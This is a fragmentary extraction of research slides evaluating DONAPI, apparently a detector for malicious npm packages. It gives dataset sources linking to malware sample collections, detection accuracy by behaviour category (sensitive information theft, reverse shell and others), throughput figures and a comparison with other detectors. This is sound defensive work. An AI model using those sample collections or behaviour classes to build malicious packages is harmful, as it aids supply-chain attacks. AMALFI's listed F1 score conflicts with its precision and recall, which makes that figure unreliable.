
# Design Overview




# Design Overview





# Design Overview



# Design Overview




# Design Overview





# Evaluation



***Accuracy***



***Efficiency***



***Validity***

# Evaluation (Dataset)




Dataset	Source	Num
Redlili	<a href="https://red-lili.info/">https://red-lili.info/</a>	1,214
Backstabber	<a href="https://dasfreak.github.io/Backstabbers-Knife-Collection/">https://dasfreak.github.io/Backstabbers-Knife-Collection/</a>	1,504
ReversingLabs	<a href="https://blog.reversinglabs.com/blog">https://blog.reversinglabs.com/blog</a>	39
Maloss	<a href="https://github.com/osssanitizer/maloss">https://github.com/osssanitizer/maloss</a>	332
Cuteboi	<a href="https://cuteboi.info/">https://cuteboi.info/</a>	500
Synk-blog	<a href="https://snyk.io/blog/">https://snyk.io/blog/</a>	32
Lofygang	<a href="https://gist.github.com/josfef">https://gist.github.com/josfef</a>	10
Sonatype-blog	<a href="https://blog.sonatype.com/">https://blog.sonatype.com/</a>	315
Local cache	-	600+
<b>Total</b>	-	<b>4,546+</b>
<b>Total (in used)</b>	-	<b>1,159</b>

# Evaluation (Dataset)



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- Filter
- 
- Overlap
  - Similarity
  - Trigger

# Evaluation (Accuracy)



Detector	#Malicious/Obfuscated	#Benign	Prec.	Recall	F1
MSCD	208	92	98.54%	97.12%	97.82%
OCD	88	337	94.25%	93.18%	93.71%
SPSI	147	567	99.32%	100.00%	99.66%
<b>DONAPI (Integral detector)</b>	<b>1,159</b>	<b>3,000</b>	<b>98.88%</b>	<b>91.63%</b>	<b>95.12%</b>

- Subdetectors and overall perform well on the precision, recall, f1-score (>93%)

Module	Category	Recall
Hierarchical classifier	Sensitive information theft (M1)	93.14%
	Sensitive file operation (M2)	100.00%
	Malicious software import (M3)	82.28%
	Reverse shell (M4)	97.22%
	Suspicious command execution (M5)	68.75%



- Good recall (93% on average) on four main categories

# Evaluation (Efficiency)



## ● Updates (on average)

- 16,102 per day
- 219,834 per two weeks



# Evaluation (Efficiency)








- Updates (on average)

- 16,102 per day
- 219,834 per two weeks

- Timeout Setting

- Static analysis: 300s
- Dynamic analysis: 600s




# Evaluation (Efficiency)



Object	Result
Num of detected packages	15,479 (4,571 through dynamic)
Processing time	21 h 48 m 36s
Total lines of all codes	168,610,774 rows
Total lines of reconstruction codes	19,989,837 rows
Num of detected packages in 24 hours (estimated)	$\approx 17,033 (> 16,102)$

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- The estimated number of packages detected in a 24-hour period is greater than the average number of daily updates ( $17,033 > 16,102$ ), meeting speed requirements




# Evaluation (Validity)



## Comparative Study

Detector	TP	FP	Acc.	Prec.	Recall	F1
AMALFI [59]	1,031	27	0.97	0.97	0.89	0.97
SAP [36]	1,083	355	0.93	0.75	0.93	0.83
GUARDDOG [27]	1,052	512	0.90	0.67	0.91	0.77
DONAPI	1,062	116	0.97	0.90	0.92	0.93



### AMALFI:

[1] Adriana Sejfia and Max Schäfer. Practical automated detection of malicious npm packages. In ICSE, 2022.

### SAP:

[2] Piergiorgio Ladisa, Serena Elisa Ponta, Nicola Ronzoni, Matias Martinez, and Olivier Barais. On the feasibility of cross-language detection of malicious packages in npm and pypi. In ACSAC, 2023.

### GUARDDOG:

Guarddog. <https://github.com/DataDog/Guarddog-google>, 2022.

